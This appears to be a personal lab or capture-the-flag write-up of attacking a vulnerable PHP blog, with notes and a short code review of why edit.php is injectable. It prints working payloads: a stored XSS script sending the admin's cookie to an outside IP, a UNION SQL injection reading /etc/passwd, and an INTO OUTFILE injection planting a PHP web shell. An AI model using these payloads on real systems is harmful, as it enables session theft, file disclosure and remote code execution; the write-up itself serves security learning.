


**XSS in the text column!**

Tested with <i>test</i>


**Stored XSS payload**

<script>document.write('<img src="http://192.168.106.148/?'+document.cookie+' "/>');</script>


We see the admin browsing to the website, giving a different cookie



Now using burp to change the cookie to the admin cookie



Vulnerable function but why??? I am guessing it is because the results are shown on text and title. Versus the rest which doesn’t show.



**Payload to dump a file**

<http://192.168.106.145/admin/edit.php?id=0%20UNION%20SELECT%201,2,%20LOAD_FILE(%27/etc/passwd%27),%204>

/etc/passwd dumped




**Payload to write a file**

UNION SELECT 1,2, '<?php system($\_GET[\'c\']); ?>', 4 INTO OUTFILE '/var/www/css/shell.php'

id=0 UNION SELECT 1,2,3,'<?php system($\_GET[\'cmd\']);?>' INTO OUTFILE '/var/www/css/shell.php'

**RCE Achieved**




Payload must be at the third because it is printed on the text box but why?




\_\_construct is a constructor function in php!

This object/class Post has 4 attributes, and text is the third!




requirements: id must be invalid!


This is what happens in a real sql statement on the host




Only shows the first row when id is valid



Shows the retrieved statement when ID is invalid because the post object thinks that the third element is the text





Code review:


This is what I think happens in the main page, post.php.


1. calls Post::find[id] ----> this returns the post object
2. calls Post::render\_with\_comments()
3. calls Post::get\_comments()
   1. SQL Statement is done here with the POST object ID
   2. if ID = invalid, POST::find[id] will return an invalid POST Object and thus dies out here
4. SQL query is made with the objective ID
5. calls Comment::from\_row returns a comment object

These are the parts relevant to the user at post.php page. In order to display the comments, post.php calls render\_with\_comments which is a function call of the Post object. This call is within the classes/post.php file.

This in turn calls get\_comments, a function within its class and returns a string within a html tag. In the get\_comments function, an sql query is made ("SELECT \* FROM comments where post\_id=".$this->id). The id can be influenced by the user through the GET REQUEST. So why is there no vulnerability in this function??

Lets inspect the code further!






edit.php is the only one vulnerable because I can post an invalid id and union select, this only returns one record.


If return more than 1 record, the thing doesn’t parse it properly.

Another reason that edit.php is buggy because it doesn’t use intval.

Edit.php



Post.php



Triple ''' ''' to escape nested quotes

<https://stackoverflow.com/questions/19570591/how-do-i-kill-simplehttpserver-from-within-a-python-script>

PAYLOAD THAT SUCCEEDED

id=0 UNION SELECT 1,2,3, '<?php system($\_GET[\'c\']); ?>' INTO OUTFILE '/var/www/css/shell.php'